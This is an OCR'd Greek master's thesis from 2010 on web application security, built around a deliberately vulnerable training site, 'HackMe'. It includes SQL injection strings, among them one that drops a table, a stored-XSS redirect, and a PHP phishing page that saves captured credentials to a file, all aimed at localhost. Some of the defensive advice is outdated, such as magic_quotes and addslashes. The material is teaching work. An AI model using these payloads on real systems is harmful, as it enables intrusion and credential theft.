ΟΙΚΟΝΟΜΙΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ / ΠΜΣ - ΠΛΗΡΟΦΟΡΙΑΚΑ ΣΥΣΤΗΜΑΤΑ
Διπλωματική εργασία

Πρακτική προσέγγιση ασφαλείας στον παγκόσμιο ιστό - Υλοποίηση ιστοτόπου HackMe

Επιβλέπων

Δρ. Μαριάς Ιωάννης

Εξωτερικός κριτής

Δρ. Ξυλωμένος Γεώργιος

Επιμέλεια εργασίας

Κίρτσιος Νικόλαος

Αθήνα – 2010

Πίνακας περιεχομένων

- 1. Ασφάλεια και παγκόσμιος ιστός
  - 1.1 Η εξέλιξη των εφαρμογών ιστού
  - 1.2 Ασφάλεια εφαρμογών ιστού
- 2. Ευπάθειες παγκοσμίου ιστού
  - 2.1 SQL Injections
  - 2.2 XSS Attacks
  - 2.3 Remote File Inclusion
  - 2.4 Brute Force Localization
- **3. Ο** Δοκιμαστικός Ιστότοπος **[-]4(]**xnn3
  - 3.1 Το περιβάλλον [-]4(]xnn3
    - 3.1.1 Σύνδεση
    - 3.1.2 Υποστηριζόμενες λειτουργίες
  - 3.2 Ευπάθειες, επιθέσεις και τρόποι αντιμετώπισης
    - 3.2.1 SQL Injection
    - 3.2.2 Phishing Via XSS
    - 3.2.3 Stealing Cookie
    - 3.2.4 Remote File Inclusion
- 4. Συμπεράσματα

1.Ασφάλεια και παγκόσμιος ιστός

Η εξέλιξη της ίδιας της φύσης του διαδικτύου και οι ολοένα προστιθέμενες τεχνολογίες αυτού, τόσο στον ίδιο τον παγκόσμιο ιστό *(WEB 2.0, Ajax, Semantic Web, Social Web κτλ)* όσο και στην ικανότητα υποστήριξης νέων εφαρμογών ιστού *(e-Banking, Ηλεκτρονικά μαγαζιά, ιστολόγια, κτλ)* μετατρέπει τον ίδιο τον ιστό από ένα ενημερωτικό μέσο, σε ένα λειτουργικό περιβάλλον ολοκληρωμένων και σύνθετων συστημάτων λογισμικού με μοναδικά χαρακτηριστικά *(διαλογικότητα, πανταχού παρόντα, σημασιολογικότητα κτλ)*

Ο παγκόσμιος ιστός μέσα σε αυτήν την εκρηκτική του εξέλιξη μετατρέπεται παράλληλα, σε ένα «πολύ μεγάλο πεδίο μάχης» μεταξύ των επιτιθέμενων και των αμυνόμενων. Η ασφάλεια σε τέτοια περιβάλλοντα είναι μία νέα αξία, κατά της οποίας θα πρέπει να δίδεται ιδιαίτερη σημασία σε όλες τις φάσεις του κύκλου ζωής μίας εφαρμογής ιστού.

1.1 Η εξέλιξη των εφαρμογών ιστού

Η ευρύτατη εξάπλωση των εφαρμογών ιστού οφείλεται σε αρκετούς λόγους:

- Η ευρεία χρήση περιηγητών ιστού αλλά και η υλοποίησή τους σε πολλές συσκευές πέρα του υπολογιστή.
- Αξία στην συντήρηση του λογισμικού.
- Χρηστικές και διαδεδομένες εφαρμογές.
- Μοντέλο πελάτη – εξυπηρετητή
- Ενδιάμεσα περιβάλλοντα

Νέοι «τύποι» εφαρμογών:

- Ηλεκτρονικές τράπεζες *(E-Banks)*
- Ηλεκτρονικό εμπόριο και δημοπρασίες *(E-Business)*
- Τυχερά παιχνίδια
- Ιστολόγια *(E-Blogs)*
- Υπηρεσίες Web mail
- Αλληλεπιδραστικές εγκυκλοπαίδειες
- κτλ.

1.1 Η εξέλιξη των εφαρμογών ιστού

Το περιεχόμενο…


- Δυναμικό *(Προερχόμενο από βάσεις δεδομένων, άλλους εξυπηρετητές ή διαδικασίες)*
- Αμφίδρομο
- Εξατομικευμένο *(παράγεται ανά χρήστη)*
- Ιδιωτικό και ευαίσθητο
- Με επιπρόσθετη αξία *(π.χ. οικονομική, προσωπική)*
- Αυθεντικοποίηση για πρόσβαση σε αυτό

Συνακολούθως…

…Η ασφάλεια στις εφαρμογές ιστού αποκτά ουσιαστικό νόημα…

1.2 Ασφάλεια εφαρμογών ιστού

Οι συγγραφείς του βιβλίου **The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws - Dafydd Stuttard, Marcus Pinto - Willey – 2007**, σε σχετική τους έρευνα οι οποία πραγματοποιήθηκε το 2006-2007 ανακάλυψαν ένα σύνολο ευπαθειών σε ένα μεγάλο δείγμα ιστοτόπων προς μελέτη



1.2 Ασφάλεια εφαρμογών ιστού

Μερικές γνωστές επιθέσεις

- **1996** – Καταγράφονται επιθέσεις σε σελίδες του Αμερικανικού Υπουργείο Δικαιοσύνης, της CIA, αλλά και της Πολεμικής Αεροπορίας των ΗΠΑ….
- **1999** –Τον Σεπτέμβριο ο επιτιθέμενος Level Seven καταφέρνει να εισχωρήσει και να επιτεθεί στις ιστοσελίδες την Αμερικανικής πρεσβείας της Κίνας προβάλλοντας ρατσιστικές θέσεις και συνθήματα κατά της κυβέρνησης….
- **2006** – Η τουρκική ομάδα iSKORPiTX καταφέρνει να επιτεθεί με μιας σε 21569 Websites.
- **2007** – Ο Τούρκος Kerem125 καταφέρνει να επιτεθεί στον ιστότοπο των Ηνωμένων Εθνών.
- **2007** - Τον Οκτώβριο δέχεται επίθεση ο ιστότοπος της Trend Micro από τον τούρκο hacker Janizary γνωστό και ως)a.k.a
- **2008** – Το **Project** Chanology πραγματοποιεί επιθέσεις σε Web Servers σχετικούς με την θρησκεία Σαηεντολογία σε όλον τον κόσμο κλέβοντας και δημοσιοποιώντας απόρρητα έγγραφα

1.2 Ασφάλεια εφαρμογών ιστού

Παρατηρείται για μια άνιση μάχη, που κερδίζεται από τους επιτιθέμενους, οι οποίοι ακόμα και με αυτοματοποιημένα εργαλεία έχουν καταφέρει να παραλλάξουν τα στοιχεία μέχρι και 2.500 ιστοσελίδων μέσα σε λίγες ώρες ενώ οι επιθέσεις έχουν αρχίσει να γίνονται όλο και πιο αθόρυβες και επικίνδυνες.

Και γιατί συμβαίνει αυτό;

- Η μη αναβάθμιση των υπό χρήση λογισμικών ιστού
- Οι περισσότερες επενδύσεις ασφαλείας γίνονται στην υποδομή και όχι στην εφαρμογή. Οι περισσότερες επιθέσεις γίνονται μέσω ευπαθειών του ιδίου του λογισμικού*(που τρέχει η υποδομή)* και όχι της υποδομής.
- *Η πρόχειρη αντιμετώπιση τόσο των πελατών όσο και των προγραμματιστών*
- Η μερική άγνοια σε θέματα ασφάλειας τόσο των προγραμματιστών εφαρμογών ιστού, όσο και των ειδικών ασφάλειας.
- Η χρήση πλατφορμών ανάπτυξης ιστοτόπων όπου έχουν γνωστές ευπάθειες ή η κακό-προσαρμογή τους στις ανάγκες του προς δημιουργία ιστοτόπου.
- Η μη παρακολούθηση και συμμόρφωση ενός ιστοτόπου σε νέο-παρουσιαζόμενες απειλές.
- Η απαίτηση για γρήγορη υλοποίηση ενός ιστοτόπου

2. Ευπάθειες παγκοσμίου ιστού

Υπάρχουν πολλές ευπάθειες στις οποίες μπορεί να είναι επιρρεπής μία Web εφαρμογή όπως

- SQL injections
- XSS
- Directory traversal
- Remote file inclusion
- Direct access vulnerability
- Brute force localization
- Spoofed submission form
- Global variable overwriting
- …

Παρακάτω θα παρουσιαστούν κάποιες από αυτές

2.1 SQL Injections

Τι είναι

Τα **SQL injections** αποτελούν μια υποκατηγορία των περιπτώσεων εισαγωγής εμβόλιμου κώδικα. Το πρόβλημα παρουσιάζεται όταν η εφαρμογή αποτυγχάνει να ελέγξει την σύνταξη της εισόδου που παρέχει ο χρήστης που ενσωματώνεται σε κάποια επερώτηση **SQL**.

Τι κάνει

Πρόσβαση στα δεδομένα της βάσης δεδομένων με αποτέλεσμα ανάλογο του τρόπου χρήσεις τους ή τις αξίας τους.

Μέτρα προστασίας

- Η δήλωση magic_quote_gpc
- Οι εντολές addslashes και stripslashes

2.2 XSS Attacks

Τι είναι

Οι επιθέσεις **XSS** *(το αρκτικόλεξο αποτελεί δικτυακή αργκό για την φράση Cross Site Scripting)* ανήκουν στην ευρύτερη κατηγορία εισαγωγής εμβόλιμου κώδικα. Βασίζονται στην αποθήκευση στην πλευρά του εξυπηρετητή κώδικα που εκτελείται στην πλευρά του πελάτη

Τι κάνει

Άμεσα όχι πολλά γιατί οι ίδιες οι γλώσσες που εκτελούνται στην πλευρά του πελάτη έχουν μια σχετική ασφάλεια προς τον πελάτη. Δεν μπορούν να επηρεάσουν τον εξυπηρετητή. Μπορούν όμως να τροποποιούσουν το προβαλλόμενο περιεχόμενο μέσω του DOM, Να έχουν πρόσβαση στα δημιουργηθέντα Cookies ή να προκαλέσουν κάποιο redirect με σκοπό το phishing

Μέτρα προστασίας

- Οι συναρτήσεις htmlspecialchars και htmlspecialchars_decode
- BBCode style

2.3 Remote File Inclusion (RFI)

Τι είναι

Η ευπάθεια απομακρυσμένης εισαγωγής αρχείου*(Remote File Inclusion - RFI)* είναι ένα πολύ σοβαρό πρόβλημα το οποίο παρουσιάζεται όταν υποστηρίζονται διαδικασίες «μεταφόρτωσης» αρχείου *(από τον πελάτη στον εξυπηρετητή)* χωρίς να υπάρχει έλεγχος για το αν ο τύπος του αρχείου είναι αρχείο σεναρίου ή μεταγλωττίσιμου κώδικα.

Τι κάνει

Εκτέλεση στην πλευρά του εξυπηρετητή κώδικα κατ' επιλογή του επιτιθέμενου *(μπορεί να κάνει ότι θέλει!)*

Μέτρα προστασίας

- MIME types – White/Black lists
- HTTP header serving

2.4 Brute Force Localization

Τι είναι

Η ευπάθεια είναι σύνθετη αναφέρεται κυρίως στη διαδικασία υποκλοπής του πιστοποιητικού (password).Μία φόρμα σύνδεσης χρήστη στέλνει με τη μέθοδο POST στον εξυπηρετητή τα προς εισαγωγή δεδομένα του χρήστη που ελέγχει την εγκυρότητα τους και αναλόγως γίνετε σύνδεση ή όχι. Ένα localization attack πραγματοποιείται μέσω μίας εφαρμογής όπου αποστέλλει επαναλαμβανόμενα HTTP/POST πακέτα στην σελίδα σύνδεσης προσπαθώντας να μαντέψει το συνθηματικό (με πολλές και γρήγορες προσπάθειες) μέσω μίας μεθόδου Brute force ή Dictionary Attack

Τι κάνει

Υποκλοπή πιστοποιητικού(password)

Μέτρα προστασίας

- IP ban after n tries
- HTTP referrer

3. Ο Δοκιμαστικός Ιστότοπος [-]4()xnn3



Το έργο **[-]4()xnn3** (**HackMe**) είναι ένας ιστότοπος που αποσκοπεί στο να θίξει θέματα ασφαλείας από την πρακτική τους πλευρά σε ένα περιβάλλον «χαλαρής» ασφαλείας με απώτερο τελικό στόχο:

- **Την εκμάθηση βασικών κανόνων ασφαλείας** και καλού προγραμματισμού με σκοπό την μείωση των ευπαθειών.
- **Την μελέτη τεχνικών επιθέσεων και ανιχνεύσεων ευπαθειών** σε πρακτικό επίπεδο.
- **Την ορθολογική εξέταση λύσεων** μερικών προβλημάτων ασφαλείας που θα αποσκοπούν στην θωράκιση των web εφαρμογών και την προστασία από κακόβουλες ενέργειες επιτιθέμενων.

Στην εξής ενότητα τελικώς θα εγκατασταθεί ο τόπος **[-]4()xnn3** (**HackMe**), θα μελετηθεί το περιβάλλον του και ο τρόπος λειτουργίας του και τέλος θα πραγματοποιηθεί ένα σύνολο επιθέσεων αλλά και θα προταθούν τρόποι αποφυγής τους.

3.1 Το περιβάλλον [-]4()xnn3

Αποτελείται από τρία μέρη :

- Από τον χώρο εργασίας (δεξιά)
- Από τον χώρο σύνδεσης (αριστερά πάνω)
- Και τον χώρο λειτουργιών (αριστερά κάτω)



3.1.1 Σύνδεση




Για την σύνδεση ενός χρήστη απαιτείται η εισαγωγή ενός λογαριασμού χρήστη (**Username – αναγνωριστικό**, **Password – πιστοποιητικό**).

Εξ' ορισμού δίδεται ο λογαριασμός με στοιχεία

Username: **test**
Password: **test**

Κατά την διαδικασία συνδέσεως σε περίπτωση όπου ενεργοποιηθεί η επιλογή **rememberMe** τότε η σύνδεση (για διάρκεια ενός μήνα) θα γίνετε αυτομάτως με την επίσκεψη στον τόπο με χρήση **cookie** έως ότου πατηθεί η επιλογή **disconnect**.

3.1.2 Υποστηριζόμενες λειτουργίες (1/2)



Οι βασικές υποστηριζόμενες λειτουργίες του τόπου [-]4()xnn3 είναι οι εξής :

- **Προβολή του βιβλίου επισκεπτών** (**showGuestBook**)
- **Εγγραφή στο βιβλίο επισκεπτών** (**signGuestBook**) Η λειτουργία επιτρέπεται μόνο στους συνδεδεμένους χρήστες
- **Προβολή αρχείων** (**showFiles**)
- **«Ανέβασμα» αρχείου** (**uploadFile**) Η λειτουργία επιτρέπεται μόνο στους συνδεδεμένους χρήστες

3.1.2 Υποστηριζόμενες λειτουργίες (2/2)



Εγγραφή στο βιβλίο επισκεπτών



Προβολή βιβλίου επισκεπτών



«Ανέβασμα» αρχείου»



Προβολή αρχείων

3.2 Ευπάθειες, επιθέσεις και τρόποι αντιμετώπισης

Στο εξής κεφάλαιο θα πραγματοποιηθουν κάποιες επιθέσεις στον δοκιμαστικό ιστότοπο [-]4()xnn3 καθώς επίσης και θα προταθούν αντίστοιχοι τρόποι άμυνας από τις εξής επιθέσεις.

Πιο συγκεκριμένα θα πραγματοποιηθούν επιθέσεις σχετικά με:

- **SQL Injection**,
- **XSS** επιθέσεις (**Phishing via XSS, Stealing Cookie**),
- **Και Remote File Inclusion**

3.2.1 SQL Injection (1/6)

Ας προσπαθήσουμε να περιγράψουμε μία προγραμματιστική λογική απόδοσης της λειτουργίας αναγνώρισης ενός χρήστη από μία web εφαρμογή βασιζόμενη σε ένα πίνακα χρηστών μίας βάσεως δεδομένων.

Κύρια υπόθεση είναι πως μέσω κατάλληλης διεπαφής επιτρέπεται η εισαγωγή του αναγνωριστικού(username) και του πιστοποιητικού του χρήστη. Κατ' επέκταση μέσω επ-ερωτήματος στην βάση δεδομένων και σε έναν συγκεκριμένο πίνακα αναζητείται κάποια εγγραφή στην οποία το ζεύγος αναγνωριστικό και πιστοποιητικό όπου εισήγαγε ο χρήστης να ταυτίζεται με την εκάστοτε εγγραφή. Στην περίπτωση όπου συμβεί αυτό θεωρείται έγκυρος ο λογαριασμός χρήσεως και έτσι πραγματοποιείται η σύνδεση. Σε αντίθετη περίπτωση απορρίπτεται η σύνδεση του χρήστη.

Ας υποθέσουμε σε ψευδογλώσσα την κάτωθι αναπαράσταση

1. **p_Username** = Εισαγωγή εκ χρήστη του αναγνωριστικού
2. **p_Password** = Εισαγωγή εκ χρήστη του πιστοποιητικού
3. Εκτέλεση του ερωτήματος **SELECT x FROM USERS WHERE Username ='p_Username' AND Password = 'p_Password'**
4. Αν το ερώτημα επιστρέφει εγγραφές τότε πραγματοποιείται η σύνδεση, ειδάλλως όχι.

3.2.1 SQL Injection (2/6)

Ένα **SQL injection** προσπαθεί να εκμεταλλευτεί την είσοδο των παραμέτρων μέσα σε ένα επ-ερώτημα με τέτοιον τρόπο έτσι ώστε στην ουσία να παρεμβάλει στην ομαλή λειτουργία του επ-ερωτήματος εισάγοντας ως δεδομένα εισόδου εκτελεστικό περιεχόμενο.

Στο παράδειγμά μας επομένως αν εισαχθεί ως p_Username οποιαδήποτε τιμή και στο p_Password η τιμή ' OR '1' = '1 τότε η μορφή του επ – ερωτήματος θα γίνει **SELECT x FROM USERS WHERE Username ='text' AND Password = '' OR '1' = '1'**

Ως είναι φανερό αυτό το ερώτημα θα επιστρέψει εγγραφές και έτσι θα θεωρηθεί έγκυρη η σύνδεση του χρήστη.

3.2.1 SQL Injection (3/6)

Φυσικά ένα **SQL Injection** μπορεί να γίνει περισσότερο επιβλαβές.

Ρίξτε μια ματιά στο εξής:

Αν τεθεί ως p_Password η τιμή **'; DROP TABLE USERS;--**

Τότε το επ-ερώτημα θα γίνει

SELECT x FROM USERS WHERE Username ='text' AND Password = '';
DROP TABLE USERS;--' (ότι έπεται από -- θεωρείται σχόλιο)

και το αποτέλεσμά του θα είναι η διαγραφή του πίνακα των χρηστών.
Βέβαια για να συμβεί το εξής θα πρέπει να παραγνωρίζουμε το όνομα του πίνακα των χρηστών (στο παράδειγμα μας USERS.)

3.2.1 SQL Injection (4/6)

Εις γνώση του σχήματος της βάσεως ή μέρους αυτής δίδεται η ικανότητα τα **SQL Injections** να εφαρμοστούν πιο εύκολα αλλά και με πιο επιβλαβείς συνέπειες.

Εξ αυτού του λόγου θα πρέπει όσο μπορούμε να κρύβουμε το σχήμα της βάσεως. Είναι πρόβλημα ασφαλείας επί παραδείγματι αν ένα ερώτημα εκτελεστεί εσφαλμένα, να εμφανίζουμε σχετικό μήνυμα σφάλματος από τον χώρο κλήσεως του.

Τα **SQL Injections** μπορούν να εφαρμοσθούν σε πολλά σημεία μίας web εφαρμογής αρκεί να δίδεται η ικανότητα να καταχωρήσει ο χρήστης τιμές οι οποίες θα χρησιμοποιηθούν σε κάποιο επ – ερώτημα.

3.2.1 SQL Injection (5/6)

Υπάρχουν πολλοί τρόποι για την αντιμετώπιση **SQL injections.**

Magic Quote GPC

Ένας εύκολος, γρήγορος αλλά όχι και τόσο ορθός τρόπος καθολικής απαλλαγής από τα **SQL injections** είναι μέσω της ενεργοποίησης του **magic_quote_gpc** . Σε περίπτωση ενεργοποιήσεως τότε θα γίνεται αυτόματη αντικατάσταση (backslashing) κάθε εισόδου προερχομένη από μεθόδους Get, Post και Cookie όπου περιέχουν χαρακτήρες single- quote ή double-quote.
(βλ. gr.php.net/manual/en/security.magicquotes.whynot.php)

Addslashes και Stripslashes

Πρόκειται για δύο συναρτήσεις οι οποίες ως σκοπό έχουν την προσθήκη και αφαίρεση χαρακτήρων αντικατάστασης (backslashing) σε χαρακτήρες τύπου quote. Ως λογική είναι παραπλήσια των **magic_quotes** με την μόνη διαφορά πλέον πως προγραμματιστικά δηλώνεται η επιθυμία χρήσεώς τους μόνο σε επιθυμητά σημεία (χωρίς δηλαδή καθολική σημασία).
(βλ. gr.php.net/manual/en/function.addslashes.php και gr.php.net/manual/en/function.stripslashes.php)

3.2.1 SQL Injection (6/6)

Prepared Statements

Τα **prepared statements** είναι ο σωστότερος τρόπος όχι μόνο γιατί αποφεύγονται τα SQL Injections αλλά και επειδή τα statements μπορούν να γίνουν μία φορά parsed (από την πλευρά του SQL Server) και σε επαναλαμβανόμενα επ-ερωτήματα να υπολογίζονται μόνο οι παράμετροι
Δυστυχώς όμως δεν είναι ρεαλιστική η χρήση τους. Οι περισσότεροι προτιμούν τον λιγότερο κώδικα από τον καλύτερο αλλά και η χρήση τους υποστηρίζεται από την έκδοση 4.1.0 της **mySQL** και έπειτα δημιουργώντας έτσι προβλήματα συμβατότητας προς τα πίσω.

(Βλ.http://dev.mysql.com/tech-resources/articles/4.1/prepared-statements.html**)**

Custom input parameter validation

Μία εναλλακτική λύση είναι να χρησιμοποιηθεί μία συνάρτηση ελέγχου εγκυρότητας των παραμέτρων GPC η οποία θα μπορεί να είναι όσο πολύπλοκη επιθυμεί ο ίδιος ο προγραμματιστής (μέθοδοι αντικατάστασης, έλεγχος τύπου παραμέτρων, μήκος τιμών, λίστες αποδεκτών παραμέτρων, αρχικές τιμές κτλ)

3.2.2 Phishing Via XSS (1/6)

Ας επανέλθουμε στον ιστότοπο **[-]4(]xnn3** επιχειρώντας την πραγματοποίηση μίας επιθέσεως τύπου **XSS**.

Πιο συγκεκριμένα θα πάμε να υπογράψουμε το βιβλίο επισκεπτών αλλά αντί για να τοποθετήσουμε απλό κείμενο στην περιγραφή, θα τοποθετήσουμε ένα JavaScript κώδικα ο οποίος θα ανακατευθύνει (redirect) τον φυλλομετρητή σε μία κατ' επιλογή σελίδα που θα αποσκοπεί να μιμηθεί το βιβλίο επισκεπτών του τόπου **[-]4(]xnn3** παρακινώντας παράλληλα τον χρήστη να συνδεθεί στο σύστημα για να μπορέσει τελικώς να προβληθεί σε αυτόν το βιβλίο επισκεπτών.


Σαφώς και δεν θα συμβαίνει αυτό, αλλά θα αποθηκεύονται τα στοιχεία σύνδεσης του χρήστη (αν τα εισαγάγει) σε ένα αρχείο άμεσα ορατό στον επιτήδειο επιτιθέμενο.

3.2.2 Phishing Via XSS (2/6)

Ως περιεχόμενο στην περιγραφή κατά την υπογραφή στο βιβλίο των επισκεπτών τοποθετούμε τον εξής JavaScript κώδικα

```
<script type="text/javascript">
        window.location = "http://127.0.0.1/signGuestBook.php";
</script>
```

και πατάμε sign ως δείχνει και η εικόνα



3.2.2 Phishing Via XSS (3/6)

Το αποτέλεσμα είναι πως κάθε φορά που κάποιος χρήστης πηγαίνει να δει το βιβλίο επισκεπτών θα μεταφέρεται αυτομάτως στην σελίδα με διεύθυνση **http://127.0.0.1/signGuestBook.php** όπου τυπικώς μπορεί να είναι οποιαδήποτε διεύθυνση στον παγκόσμιο ιστό.

Σκοπός είναι να έχουμε πρόσβαση στην εξής διεύθυνση με σκοπό να γράψουμε τον επιθυμητό κακόβουλο κώδικα στο πλέον δικό μας αρχείο signGuestBook.php

3.2.2 Phishing Via XSS (4/6)


Ας δούμε τι μπορούμε να κάνουμε

127.0.0.1/signGuestBook.php κώδικας


```
<?php
if (!isset($_SERVER['PHP_AUTH_USER']) or ($_SERVER['PHP_AUTH_USER']=="")) {
    header('WWW-Authenticate: Basic realm="""');
    header('HTTP/1.0 401 Unauthorized');
    echo "<script type='text/javascript'>
                    window.location = 'http://127.0.0.1/[-]4()xnn3';
          </script>";
    exit;
} else {
    $fp = fopen('AcountFile.txt', 'a');
    fwrite($fp, $_SERVER['PHP_AUTH_USER']." ");
    fwrite($fp, $_SERVER['PHP_AUTH_PW']."\n");
    fclose($fp);
    echo "<script type='text/javascript'>
                    window.location = 'http://127.0.0.1/[-]4()xnn3';
          </script>";
}
?>
```

3.2.2 Phishing Via XSS (5/6)

Πλέον κάθε φορά που κάποιος χρήστης θα πηγαίνει να δει το βιβλίο των επισκεπτών θα του εμφανίζεται η κάτωθι κακόβουλη σελίδα όπου φτιάξαμε παροτρύνοντάς τον να εισαγάγει τα στοιχεία συνδέσεώς του.



Αν ο χρήστης εισαγάγει όνομα χρήστη και κωδικό πρόσβασης τότε οι εξής πληροφορίες θα αποθηκεύονται στο αρχείο **AcountFile.txt** πραγματοποιώντας τελικώς την υποκλοπή τους και θα επιστρέφεται η εκτελεστέα ροή στην αρχική σελίδα.



3.2.2 Phishing Via XSS (6/6)

Υπάρχουν πολλοί τρόποι για την μείωση των ευπαθειών τύπου **XSS** και όλοι έχουν να κάνουν με το φιλτράρισμα και μόνο των εισερχομένων δεδομένων.

Htmlspecialchars και Htmlspecialchars_decode

Πρόκειται για δύο συναρτήσεις όπου σκοπό έχουν να αντικαθιστούν και να απο-αντικαθιστούν τους χαρακτήρες < > & single-quote double-quote.

